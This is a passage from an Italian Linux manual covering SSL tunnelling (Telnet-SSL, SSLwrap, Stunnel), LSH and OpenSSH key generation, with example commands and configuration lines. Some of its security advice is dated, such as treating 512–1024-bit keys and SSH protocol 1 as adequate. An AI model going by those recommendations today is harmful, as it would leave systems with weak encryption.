Queste due definizioni di domini virtuali servono a stabilire che: accedendo localmente, utilizzando quindi il nome *`localhost`*, oppure accedendo dall'esterno utilizzando il nome *`dinkel.brot.dg`*, ma attraverso la porta 433, si entra in un dominio virtuale, dove il nome

non cambia, ma la directory iniziale corrisponde a '`/home/httpd/html-ssl/`'. È all'interno di queste definizioni che viene abilitata la comunicazione cifrata via SSL.

407.4.2 Accesso al servizio cifrato

Per accedere a un servizio HTTP-SSL in forma cifrata, è sufficiente indicare il protocollo HTTPS, ovvero, *`https://`*. La cosa riguarda tutti i clienti che siano compatibili con questo protocollo; esistono anche versioni di Lynx e Links, realizzate per questo scopo.

Se il cliente è in grado di tenere traccia delle informazioni sulla certificazione, si può accorgere che l'identità mostrata dal servente non è conosciuta. Si osservi la figura 407.10 che mostra quello che potrebbe succedere quando si tenta per la prima volta di accedere al servizio HTTPS offerto dall'elaboratore *`dinkel.brot.dg`*.

Figura 407.10. Avvertimento da parte di un navigatore nel momento in cui si tenta di accedere attraverso il protocollo HTTPS a un sito il cui certificato è firmato da un'autorità sconosciuta.

In effetti, il navigatore che si vede nella figura offre un'ottima opportunità per controllare che il proprio certificato, per quanto non valido, sia realizzato correttamente.

407.5 Telnet-SSL

Esiste anche una versione di Telnet in grado di utilizzare il tunnel SSL. [3] In generale non c'è alcun problema di configurazione, a parte la necessità di disporre di un certificato, completo di chiave privata in chiaro, rappresentato di solito dal file '`telnetd.pem`', che dovrebbe essere generato automaticamente dal programma di installazione e inserito probabilmente nella directory '`/etc/ssl/certs/`'. Eventualmente, questo file (e il collegamento simbolico relativo) può essere ricostruito attraverso i comandi già visti all'inizio del capitolo.

Una volta installato il demone '**`in.telnetd`**' e il programma cliente '**`telnet`**' nella versione SSL, non serve altro. Al massimo, è il caso di verificare che il cliente sia in grado di connettersi con un servizio SSL. Il modo migliore è quello di farlo attraverso un altro servizio basato su SSL di cui si è già sicuri. L'esempio seguente mostra una connessione con un servente HTTPS, dal quale si preleva la pagina di ingresso al sito; si osservi in particolare l'uso dell'opzione '**`-z ssl`**' per utilizzare espressamente il protocollo SSL:

$ **telnet -z ssl dinkel.brot.dg https** [*Invio*]

GET / HTTP/1.0 [*Invio*]

[*Invio*]

```
HTTP/1.1 200 OK
Date: Fri, 03 Dec 1999 16:42:41 GMT
Server: Apache/1.3.3 Ben-SSL/1.29 (Unix) Debian/GNU
Connection: close
Content-Type: text/html


<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Index of /</TITLE>
 </HEAD>
 <BODY>
<H1>Index of /</H1>
...
</BODY></HTML>
Connection closed by foreign host.
```

È interessante notare che la connessione TELNET cifrata via SSL può essere negoziata anche attraverso la porta 23 normale. In alternativa, si può distinguere l'avvio del servente TELNET, nell'ambito della configurazione del supervisore dei servizi di rete, in modo da usare o meno la comunicazione cifrata. L'esempio seguente si riferisce a Inetd, con il file '`/etc/inetd.conf`':

```
…
telnet   stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd
telnets  stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd -z secure
…
```

407.6 SSLwrap

SSLwrap [4] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. In altri termini si tratta di un proxy che, ricevendo connessioni attraverso le porte SSL/TLS, ripete le richieste ai servizi reali attraverso le porte normali.

Figura 407.13. Principio di funzionamento di SSLwrap.

La figura 407.13 mostra schematicamente un esempio di ciò che avviene. In particolare si vede l'uso delle porte, dove i numeri 1046 e 1053 sono solo un esempio di porte non privilegiate, utilizzate dinamicamente.

Da quanto espresso si dovrebbe intendere anche che SSLwrap può funzionare in un elaboratore distinto rispetto a quello che ospita i servizi per i quali è stato attivato. Naturalmente, nel tragitto che collega SSLwrap al servizio reale, i dati viaggiano in chiaro.

Un effetto collaterale dell'utilizzo di SSLwrap sta nel fatto che i servizi reali si trovano a comunicare sempre con lo stesso nodo, senza sapere da dove vengono realmente le richieste di connessione e senza poter applicare alcuna politica di filtro. SSLwrap è in grado di funzionare sia attraverso il controllo del supervisore dei servizi di rete, sia in modo indipendente; tuttavia, attraverso il supervisore dei servizi di rete e poi anche il TCP wrapper è possibile attuare le consuete politiche di filtro e di controllo degli accessi, anche attraverso il protocollo IDENT.

407.6.1 Avvio

SSLwrap si compone dell'eseguibile '**sslwrap**', che svolge il ruolo di demone, autonomo o sottoposto al controllo del supervisore dei servizi di rete.

sslwrap [***opzioni***] -port ***porta-servizio-originale*** [-accept ***porta-servizio-ssl***]

Lo schema sintattico mostra in particolare l'uso obbligato dell'opzione '**-port**', con la quale si specifica la porta del servizio originale, a cui ridirigere le richieste che invece provengono dalla porta SSL corrispondente. Si vede anche che l'opzione '**-accept**' permette di stabilire il numero di porta SSL da utilizzare per attendere le richieste; porta che non va indicata se si opera attraverso il controllo del supervisore dei servizi di rete (perché in tal caso i dati provengono dallo standard input).

In condizioni normali, si presume che il servizio standard sia collocato nello stesso nodo in cui è in funzione SSLwrap, per cui si intende implicitamente che si tratti di 127.0.0.1. Diversamente si deve utilizzare l'opzione '**`-addr`**'.

La tabella 407.14 elenca le opzioni più importanti della riga di comando di '**`sslwrap`**'.

Tabella 407.14. Alcune opzioni della riga di comando di '**`sslwrap`**'.

Opzione	Descrizione
`-addr` ***indirizzo-ip***	Indirizzo IP del servizio originale.
`-port` ***porta***	Porta del servizio originale.
`-accept` ***porta***	Porta SSL per ricevere le richieste.
`-verify`	Attiva la verifica del certificato della controparte.
`-Verify`	La controparte deve avere un certificato valido.
`-cert` ***file***	Certificato in formato PEM.
`-key` ***file***	Chiave privata in formato PEM (se non è già nel certificato).
`-without_pid`	Non crea il file contenente il numero del processo.

407.6.2 Utilizzo pratico

È probabile che la propria distribuzione sia organizzata in modo tale da configurare interattivamente il funzionamento di SSLwrap, aggiornando il file '`/etc/inetd.conf`' (nel caso si utilizzi Inetd come supervisore dei servizi di rete), oppure predisponendo gli script necessari nell'ambito della procedura di inizializzazione del sistema. Tuttavia, vale la pena di vedere ugualmente cosa si dovrebbe fare intervenendo manualmente.

Qui si presume che si utilizzi un certificato unico, completo di chiave privata, corrispondente al file '`/etc/ssl/certs/sslwrap.pem`'.

Nel caso del funzionamento sotto il controllo del supervisore dei servizi di rete, basta modificare il file '`/etc/inetd.conf`' aggiungendo le righe seguenti, che qui appaiono tutte spezzate a metà per motivi tipografici:

```
https           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 80  -without_pid
ssmtp           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 25  -without_pid
nntps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 119 -without_pid
telnets         stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 23  -without_pid
imaps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 143 -without_pid
ircs            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 194 -without_pid
```

```
pop3s           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 110 -without_pid
ftps-data       stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 20  -without_pid
ftps            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 21  -without_pid
```

Naturalmente, non è necessario attivare tutti i presunti servizi SSL, eventualmente commentando le righe che non servono.[5] Inoltre, nel caso che i servizi reali si trovino in un altro elaboratore, si può aggiungere l'opzione '**-addr**', come già descritto.

Per utilizzare '**sslwrap**' come demone autonomo, si può usare un comando simile a quello seguente, che si riferisce al caso del protocollo HTTPS:

sslwrap -cert /etc/ssl/certs/sslwrap.pem -port 80 -accept 443 & [*Invio*]

Logicamente, questo e altri comandi simili per gli altri servizi SSL vanno messi convenientemente in uno script adatto alla procedura di inizializzazione del sistema.

407.7 Stunnel

Stunnel [6] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. Ma in aggiunta a quanto fa già SSLwrap, può essere usato anche per la funzionalità opposta, utilizzando un cliente che non è in grado di gestire il protocollo SSL/TLS.

In particolare, Stunnel non può essere messo sotto il controllo del supervisore dei servizi di rete, mentre può controllare i programmi che lo stesso supervisore dei servizi di rete gestisce.

407.7.1 Avvio

Stunnel si compone dell'eseguibile '**stunnel**', che svolge il ruolo di demone autonomo, in grado di contattare un servizio già in ascolto di una porta TCP o di avviare un programma come fa il supervisore dei servizi di rete.

```
stunnel [opzioni]
```

Tabella 407.16. Alcune opzioni della riga di comando di '**stunnel**'.

Opzione	Descrizione
`-c`	Modalità «cliente»: il cliente si connette in chiaro e il servizio originale è SSL/TLS.
`-T`	Proxy trasparente, quando il sistema lo consente.
`-p` *file*	Certificato in formato PEM, che non si usa nella modalità «cliente».
`-v [1|2|3]`	Attiva la verifica del certificato.
`-v 1`	Verifica il certificato della controparte se presente.

Opzione	Descrizione
`-v 2`	Verifica il certificato della controparte.
`-v 3`	Verifica la controparte con i certificati disponibili localmente.
`-a` ***directory***	Directory contenente i certificati per la verifica '**`-v 3`**'.
`-d` ***porta***	Porta di ascolto per le richieste di connessione.
`-l` ***programma*** [`--` ***argomenti***]	Avvio di un programma compatibile con il supervisore dei servizi di rete.
`-r` [***indirizzo-ip*** **:**] ***porta***	Servizio remoto da contattare.

407.7.2 Utilizzo pratico

Stunnel non ha una destinazione di utilizzo ben precisa, per cui occorre decidere prima cosa farne, quindi intervenire in modo appropriato nella configurazione del sistema. In generale, trattandosi di un demone che può funzionare solo in modo autonomo, non si deve intervenire nella configurazione del supervisore dei servizi di rete; al massimo si possono predisporre degli script per la procedura di inizializzazione del sistema. Vengono mostrati alcuni esempi, tenendo conto che il certificato riferito al servente si trova nel file '`/etc/ssl/certs/stunnel.pem`'.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 443 -r 80`** [*Invio*]

  In questo caso, molto semplice, si avvia il demone in modo da dare al servizio HTTP locale la possibilità di essere raggiunto attraverso il protocollo HTTPS. In pratica, il demone resta in ascolto della porta locale 443, per connessioni SSL/TLS, funzionando come proxy nei confronti della porta locale 80, con la quale la comunicazione avviene in chiaro.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 443 -r 192.168.1.2:80`** [*Invio*]

  Come nell'esempio precedente, ma il servizio HTTP si trova in un nodo preciso, 192.168.1.2, che si presume essere diverso da quello locale.

- `#` **`stunnel -c -d 80 -r 192.168.1.5:443`** [*Invio*]

  Il demone funziona in modalità cliente in attesa di connessioni in chiaro attraverso la porta locale 80, mentre contatta per converso la porta 443, nel nodo 192.168.1.5, utilizzando in questo caso la crittografia SSL/TLS.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 993`** ↩
  ↪ **`-l /usr/sbin/imapd -- imapd`** [*Invio*]

  Il demone resta in ascolto della porta 993 (IMAPS) e utilizza lo standard output per comunicare con una copia di '**`imapd`**', in chiaro. Si osservi la necessità di ripetere il nome del demone '**`imapd`**' come primo argomento dello stesso.

- `#` **`stunnel -p /etc/ssl/certs/stunnel.pem -d 993`** ↩
  ↪ **`-l /usr/sbin/tcpd -- /usr/sbin/imapd`** [*Invio*]

  Come nell'esempio precedente, ma aggiungendo il controllo da parte del TCP wrapper.

[1] Qui si intende un proxy che non conosca il protocollo utilizzato effettivamente dal servizio che viene ridiretto, a parte la gestione TCP pura e semplice.

[2] **Apache-SSL** software libero con licenza speciale

[3] **Telnet-SSL** UCB BSD

[4] **SSLwrap** GNU GPL

[5] Soprattutto nel caso di servizi che per loro natura non si lasciano gestire semplicemente in questo modo, come avviene per il protocollo FTP.

[6] **Stunnel** GNU GPL

LSH

LSH [1] è un sistema di comunicazione cifrata che consente di sostituirsi alle funzionalità di una shell remota, quale '**rsh**'. Il suo sviluppo è nato dalla necessità di realizzare qualcosa compatibile con il protocollo SSH.

LSH si compone principalmente di quattro eseguibili essenziali: '**lshd**', il demone che offre il servizio; '**lsh**' (oppure '**lshc**'), il programma cliente; '**lsh-keygen**' e '**lsh-writekey**', per generare e memorizzare le chiavi pubbliche e private.

Attualmente, LSH non prevede file di configurazione, per cui i programmi ricevono le opzioni di funzionamento esclusivamente attraverso la riga di comando.

Il nome di questo programma coincide con quello di una shell normale (per l'uso locale del sistema operativo). Per questa ragione, il programma eseguibile '**lsh**', inteso come la parte cliente della comunicazione, potrebbe avere un altro nome, per esempio '**lshc**', onde evitare conflitti.

408.1 Attivazione del servizio LSH

Perché sia possibile attivare il servizio per ricevere connessioni secondo il protocollo SSH, è necessario avviare il demone '**lshd**', il quale però richiede una coppia di chiavi, privata e pubblica, che deve essere realizzata preventivamente attraverso '**lsh-keygen**' e '**lsh-writekey**'.

Supponendo di volere collocare i file della coppia di chiavi pubblica e privata nella directory '`/etc/lsh/`', si può agire come si vede nell'esempio seguente. In seguito viene chiarito il significato delle opzioni usate.

```
# lsh-keygen -l 8 | lsh-writekey /etc/lsh/lsh_host_key [Invio]
```

In questo modo, usando un condotto, si crea la coppia di file '`/etc/lsh/lsh_host_key`' e '`/etc/lsh/lsh_host_key.pub`'. Il primo dei due contiene la chiave privata, mentre il secondo contiene la chiave pubblica. Dato lo scopo, la chiave privata non è protetta da una parola d'ordine, dal momento che il servizio deve essere reso automaticamente. Naturalmente, il file della chiave privata deve avere soltanto i permessi indispensabili per permettere a '**lshd**' di accedervi.

Per avviare '**lshd**', in qualità di demone, utilizzando la coppia di chiavi appena creata, si potrebbe usare il comando seguente:

```
# lshd --daemonic -h /etc/lsh/lsh_host_key [Invio]
```

In questo modo, '**lshd**' si disimpegna dalla shell e si mette a funzionare sullo sfondo (l'opzione '**--daemonic**'), utilizzando la coppia di chiavi contenuta nei file '`/etc/lsh/lsh_host_key`' e '`/etc/lsh/lsh_host_key.pub`', utilizzando la porta predefinita per le connessioni con questo tipo di protocollo.

A titolo di esempio, viene anche mostrato in che modo potrebbe essere organizzato uno script elementare per il controllo del servizio LSH, attraverso la procedura di inizializzazione del sistema.

```
#!/bin/sh

test -f /usr/sbin/lshd || exit 0

case "$1" in
  start)
        echo -n "Avvio del servizio LSH: "
        /usr/sbin/lshd --daemonic -h /etc/lsh/lsh_host_key
        echo
        ;;
  stop)
        echo -n "Disattivazione del servizio LSH: "
        killall lshd
        echo
        ;;
  *)
        echo "Utilizzo: lshd {start|stop}"
        exit 1
esac
```

408.1.1 Gestione delle chiavi

I programmi '**lsh-keygen**' e '**lsh-writekey**', utilizzati come si vede nello schema sintattico seguente, permettono di generare e memorizzare una coppia di chiavi (privata e pubblica). Il nome del file fornito come argomento di '**lsh-writekey**' è quello della chiave privata, intendendo che la chiave pubblica abbia in più l'estensione '.pub'.

```
lsh-keygen [opzioni] | lsh-writekey file_chiave_privata
```

Il programma '**lsh-keygen**' da solo, genera le informazioni necessarie a definire la coppia di chiavi emettendo un certificato SPKI attraverso lo standard output, da cui '**lsh-writekey**' estrapola poi i file necessari. Segue la descrizione di alcune opzioni di '**lsh-keygen**'.

Opzione	Descrizione
`-a dsa`	Questa opzione servirebbe a consentire la selezione di un algoritmo particolare per la generazione della chiave. Attualmente è disponibile soltanto l'algoritmo DSA, come si vede dallo schema mostrato, che è ovviamente quello predefinito.
`-l {0|1|2|3|4|5|6|7|8}`	Questa opzione permette di definire la dimensione della chiave utilizzata. L'argomento numerico permette di richiedere un minimo di 512 bit, attraverso lo zero, fino a un massimo di 1 024 bit, attraverso il numero otto. Se non si specifica questa opzione, la scelta predefinita corrisponde al livello numero quattro, pari a 768 bit.

Seguono alcuni esempi.

- `# lsh-keygen -l 8 | lsh-writekey /etc/lsh/lsh_host_key` [*Invio*]

  Genera una coppia di chiavi: '/etc/lsh/lsh_host_key' e '/etc/lsh/lsh_host_key.pub'. In particolare, viene richiesta la lunghezza di 1 024 bit.

- # **lsh-keygen | lsh-writekey** [*Invio*]

  Genera una coppia di chiavi utilizzando le informazioni predefinite. In particolare, dovrebbe trattarsi dei file '/etc/lsh_host_key' e '/etc/lsh_host_key.pub'.

408.1.2 Avvio del servente

Il programma '**lshd**' è il servente del servizio LSH. In linea di principio, si tratta di un programma che viene avviato e fermato automaticamente dalla procedura di inizializzazione del sistema, ma può essere usato anche da un utente comune, se in tal caso ci si limita a sfruttare porte TCP non privilegiate.

```
lshd [opzioni]
```

Si può osservare che '**lshd**' non si mette a funzionare sullo sfondo in modo automatico; per questo richiede espressamente l'opzione '**--daemonic**'. Inoltre, dal momento che non dispone (per ora) di un file di configurazione, tutto viene indicato attraverso la riga di comando.

Opzione	Descrizione
--port ***porta*** -p ***porta***	Definisce una porta di ascolto diversa da quella predefinita per questo tipo di protocollo. La porta predefinita è normalmente la numero 22, corrispondente alla denominazione convenzionale '**ssh**'.
--daemonic	Richiede esplicitamente il funzionamento come demone. Senza questa opzione, '**lshd**' rimane in primo piano.
--interface ***interfaccia***	Consente di limitare l'ascolto all'interfaccia di rete indicata. In condizioni normali, l'ascolto è esteso a tutte le interfacce disponibili.
-h ***file_chiave_privata***	Consente di indicare esplicitamente la collocazione del file contenente la chiave privata abbinata al servizio. Si intende che il file della chiave pubblica debba essere collocato nella stessa directory e contenere semplicemente l'estensione '.pub'.
--pid-file ***file***	Permette di richiedere il controllo di un file contenente l'informazione sull'identità del processo relativo. Può essere utile quando si usa '**lshd**' nell'ambito di uno script della procedura di inizializzazione del sistema. In generale, se il file esiste già, anche se in realtà il processo relativo non esiste più, '**lshd**' non si avvia.
--no-password	Disabilita la possibilità di accedere attraverso l'uso di una parola d'ordine.
--no-publickey	Disabilita il meccanismo di autenticazione basato sull'uso della chiave pubblica del cliente.
--root-login	Consente esplicitamente l'accesso all'utente '**root**', cosa che di solito è impedita.

Segue la descrizione di alcuni esempi.

- # **lshd --daemonic -h /etc/lsh/lsh_host_key** [*Invio*]

  Avvia '**lshd**' come demone, utilizzando la chiave privata contenuta nel file 'lsh_host_key' che si trova nella directory '/etc/lsh/'.

- `# lshd --daemonic -h /etc/lsh/lsh_host_key --port 4711` [*Invio*]

  Come nell'esempio precedente, ma utilizzando la porta numero 4711.

- `# lshd --daemonic -h /etc/lsh/lsh_host_key --root-login` [*Invio*]

  Come nell'esempio precedente, utilizzando la porta normale e concedendo all'utente '**root**' di accedere.

408.2 Cliente del servizio LSH

Il collegamento a un servizio LSH avviene attraverso il programma '**lsh**'. Anche questo non prevede alcun file di configurazione, per cui la serie di opzioni della riga di comando è molto lunga.

Prima che un utente possa utilizzare '**lsh**' è necessario che abbia predisposto la directory '`~/.lsh/`' (a partire dalla propria directory personale), in cui devono essere presenti inizialmente i file '`identity`' e '`known_hosts`', anche se vuoti. Eventualmente, si può creare la propria coppia di chiavi nel modo seguente:

`$ lsh-keygen -l 8 | lsh-writekey ~/.lsh/identity` [*Invio*][2]

Inizialmente è possibile tentare una connessione con un servizio già avviato, più o meno nel modo seguente, dove si immagina di voler accedere al nodo *dinkel.brot.dg* con il nominativo '**tizio**':

`$ lsh --sloppy-host-authentication -l tizio dinkel.brot.dg` [*Invio*]

Dopo aver completato la connessione ed esserne usciti (probabilmente con un comando '**exit**', a seconda della shell), si può osservare che è stato creato un file aggiuntivo, '`~/.lsh/captured_keys`', contenente la chiave pubblica del nodo remoto appena contattato. Si tratta di una cosa simile a quella seguente:

```
; ACL for host dinkel.brot.dg
{KDM6YWNsKDU6ZW50cnkoMTA6cHVibGljLWtleSgz...gtaG9zdGtleTk6bG9jYWxob3N0KSkpKQ==}
```

Se ci si fida della connessione avvenuta, nel senso che si crede realmente che si tratti della chiave pubblica del nodo che si intende contattare, basta ricopiare queste due righe (la prima è un commento) nel file '`~/.lsh/known_hosts`' per poter controllare in seguito la sua identità. Infatti, l'opzione '**--sloppy-host-authentication**' è servita proprio per consentire la connessione anche senza disporre di questa informazione; in seguito, per contattare lo stesso nodo, non deve essere più usata.

408.2.1 Utilizzo del programma cliente

Il programma '**lsh**' è quindi il cliente per l'accesso a un servizio LSH.

```
lsh [opzioni] nodo
```

```
lshc [opzioni] nodo
```

In generale viene usato per attivare una shell, in modo da intervenire in un elaboratore remoto presso un'utenza di cui si dispone. In pratica, si tratta di una shell remota, con la quale è possibile anche limitarsi ad avviare dei comandi, il cui risultato si vuole elaborare localmente.

Opzione	Descrizione
`--port` ***porta*** `-p` ***porta***	Permette di specificare l'uso di una porta differente da quella predefinita.
`--host-db` ***file_nodi_conosciuti***	Permette di indicare esplicitamente quale file contiene le informazioni sui nodi conosciuti. In modo predefinito si tratta di '`~/.lsh/known_hosts`'.
`--sloppy-host-authentication`	Permette di ignorare il file dei nodi conosciuti, rinunciando così alla possibilità di verificare l'identità del nodo remoto. Tuttavia, in condizioni normali viene mostrata l'impronta digitale della chiave del nodo remoto, a cui segue una richiesta di conferma esplicita. Se si accetta, la chiave pubblica del nodo remoto viene annotata nel file '`~/.lsh/captured_keys`'.
`--strict-host-authentication`	Si tratta dell'attivazione della modalità di funzionamento per cui non si accettano connessioni se i nodi remoti non sono già conosciuti. Questo comportamento è quello normale, tanto che per aggirarlo è necessario usare l'opzione inversa '**`--sloppy-host-authentication`**'.
`--capture-to` ***file***	Consente di indicare un file alternativo a '`~/.lsh/captured_keys`' per il salvataggio delle chiavi pubbliche dei nodi remoti.
`-l` ***utente***	Consente di indicare il nominativo con cui accedere presso il sistema remoto. Se non si usa questa opzione, si usa implicitamente lo stesso nome usato nel sistema locale.
`-E` ***comando***	Consente di indicare un comando da eseguire nel sistema remoto, al termine del quale termina la connessione. Il comando può anche essere fornito alla fine, dopo l'indicazione del nodo remoto, come avviene nella migliore tradizione delle shell remote.
`-q`	Riduce al minimo i messaggi e le domande.
`-v`	Dà informazioni utili a comprendere come avviene la connessione.

Segue la descrizione di alcuni esempi.

- `$` **`lsh --sloppy-host-authentication`** ↩
  ↪ **`--capture-to ~/.lsh/known_hosts`** ↩
  ↪ **`-l tizio dinkel.brot.dg`** [*Invio*]

  Ci si connette presso il nodo *`dinkel.brot.dg`* utilizzando il nominativo '**`tizio`**', memorizzando la chiave pubblica di quel nodo direttamente nel file '`~/.lsh/known_hosts`'.

- `$` **`lsh -l tizio dinkel.brot.dg`** [*Invio*]

  Ci si connette presso il nodo *`dinkel.brot.dg`* utilizzando il nominativo '**`tizio`**', disponendo già di un file '`~/.lsh/known_hosts`' aggiornato in modo tale da poter identificare il nodo remoto.

- $ **lsh -l tizio -E ls dinkel.brot.dg > prova** [*Invio*]

  Crea localmente il file '`prova`' contenente l'elenco della directory personale dell'utente '**tizio**' presso il nodo *dinkel.brot.dg*.

- $ **lsh -l tizio dinkel.brot.dg ls > prova** [*Invio*]

  Esattamente come nell'esempio precedente, ma senza l'uso esplicito dell'opzione '**-E**'.

408.3 Riferimenti

- *RFC 4254: The Secure Shell (SSH) Connection Protocol*, 2006
  ⟨http://www.ietf.org/rfc/rfc4254.txt ⟩
- *A GNU implementation of Secure Shell protocols*
  ⟨http://www.lysator.liu.se/~nisse/lsh/ ⟩

[1] **LSH** GNU GPL

[2] Tuttavia, allo stato attuale, manca la possibilità di realizzare un file '`~/.lsh/authorized_keys`', con il quale si renderebbe disponibile effettivamente questa funzionalità.

OpenSSH

Secure Shell, ovvero SSH, è software proprietario. All'inizio della sua storia, la sua licenza è stata differente, pur restando il problema dei diritti di brevetto su alcuni algoritmi crittografici utilizzati. Dai sorgenti originali di Secure Shell, delle edizioni relativamente «libere», si sono sviluppati diversi lavori alternativi, in cui sono stati eliminati in particolare gli algoritmi crittografici più problematici da un punto di vista legale.

In questo capitolo si vuole descrivere in particolare il funzionamento di OpenSSH, [1] che ha mantenuto molte affinità con il software originale di Secure Shell.

409.1 Protocolli

OpenSSH può gestire due tipi diversi di protocolli SSH, identificati come versione 1 e versione 2. In generale si considera più sicura la versione 2, ma esistono ancora molti programmi clienti che sono in grado di comunicare solo con la prima versione.

L'utilizzo di una o dell'altra versione ha delle conseguenze nella configurazione e nel modo di generare le chiavi; pertanto, negli esempi si cerca di richiamare l'attenzione a questo proposito.

409.2 Preparazione delle chiavi

La prima cosa da fare per attivare e utilizzare OpenSSH è la creazione della coppia di chiavi pubblica e privata per il servente, cosa che si ottiene con l'ausilio del programma '**`ssh-keygen`**'. Queste chiavi vanno memorizzate normalmente nei file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', dove in particolare la chiave privata (il primo dei due file) non deve essere protetto con una parola d'ordine.

> Dal momento che questa coppia di chiavi viene realizzata in modo diverso a seconda del protocollo SSH usato, può essere conveniente predisporre tre coppie di file: '`/etc/ssh/ssh_host_key[.pub]`' per una coppia RSA adatta al protocollo 1; '`/etc/ssh/ssh_host_rsa_key[.pub]`' e '`/etc/ssh/ssh_host_dsa_key[.pub]`' per una coppia RSA e DSA adatte al protocollo 2.

Eventualmente può essere necessario creare un'altra coppia di file anche nei clienti che intendono sfruttare un'autenticazione RHOST+RSA, anche in questo caso, senza parola d'ordine. Infine, ogni utente che vuole utilizzare un'autenticazione RSA pura e semplice deve generare una propria coppia di chiavi, proteggendo possibilmente la chiave privata con una parola d'ordine.

> Quando si creano coppie di chiavi da collocare nell'ambito della propria directory personale, se ne prepara solitamente una coppia sola, decidendo implicitamente la versione del protocollo SSH che poi deve essere usato per quello scopo.

Il modello sintattico complessivo di '**`ssh-keygen`**' è molto semplice e si può riassumere così:

```
ssh-keygen [opzioni]
```

Il suo scopo è quello di generare e modificare una coppia di chiavi in altrettanti file distinti: uno per la chiave privata, che eventualmente può essere anche cifrata, e uno contenente la chiave pubblica, a cui generalmente viene aggiunta l'estensione '.pub'.

La cifratura della chiave privata viene fatta generalmente perché questa non possa essere rubata; infatti, se non si utilizza questa precauzione, occorre fare in modo che nessuno possa riuscire a raggiungere il file in lettura. In pratica, una chiave privata di un utente comune, **deve** essere sempre cifrata, perché l'utente '**root**' potrebbe accedere al file corrispondente.

La coppia di chiavi che si genera, sia nel file della parte privata, sia in quello della parte pubblica, può contenere un commento utile ad annotare lo scopo di quella chiave. Convenzionalmente, viene generato automaticamente un commento corrispondente all'indirizzo di posta elettronica dell'utente che l'ha generata.

In corrispondenza della creazione di una chiave, viene generato anche il file '~/.ssh/random_seed', che serve come supporto alla creazione di chiavi sufficientemente «casuali». Ogni volta che lo stesso utente genera una nuova chiave, il vecchio file '~/.ssh/random_seed' viene riutilizzato e aggiornato di conseguenza.

> Il file '~/.ssh/random_seed' e quelli delle chiavi private, devono essere accessibili solo all'utente proprietario.

Segue l'elenco delle opzioni più comuni:

-b ***n_bit***	permette di definire la dimensione della chiave in bit, tenendo conto che la dimensione minima è di 512 bit, mentre il valore predefinito è di 1024, che è ancora ritenuto sufficiente per un livello di sicurezza normale;
-f ***file***	permette di definire esplicitamente il nome del file della chiave privata da generare, dove poi il nome della chiave pubblica è ottenuto semplicemente con l'aggiunta dell'estensione '.pub';
-p	consente di modificare la parola d'ordine che protegge una chiave privata già esistente, in modo interattivo;
-N ***parola_d'ordine***	permette di indicare la parola d'ordine da usare per proteggere la chiave privata nella riga di comando;
-t rsa1 -t rsa -t dsa	permette di specificare il tipo di chiavi da generare, tenendo conto che il tipo '**rsa1**' è utilizzabile solo per la versione 1 del protocollo SSH, mentre gli altri due tipi sono adatti alla versione 2.

A seconda del tipo di chiavi che si generano, i file predefiniti hanno un nome differente, allo scopo di consentire la gestione simultanea di tutti i tipi di chiave disponibili:

'~/.ssh/identity' '~/.ssh/identity.pub'	per una coppia di chiavi RSA adatta alla versione 1 del protocollo SSH;
'~/.ssh/id_rsa' '~/.ssh/id_rsa.pub'	per una coppia di chiavi RSA adatta alla versione 2 del protocollo SSH;
'~/.ssh/id_dsa' '~/.ssh/id_dsa.pub'	per una coppia di chiavi DSA adatta alla versione 2 del protocollo SSH.

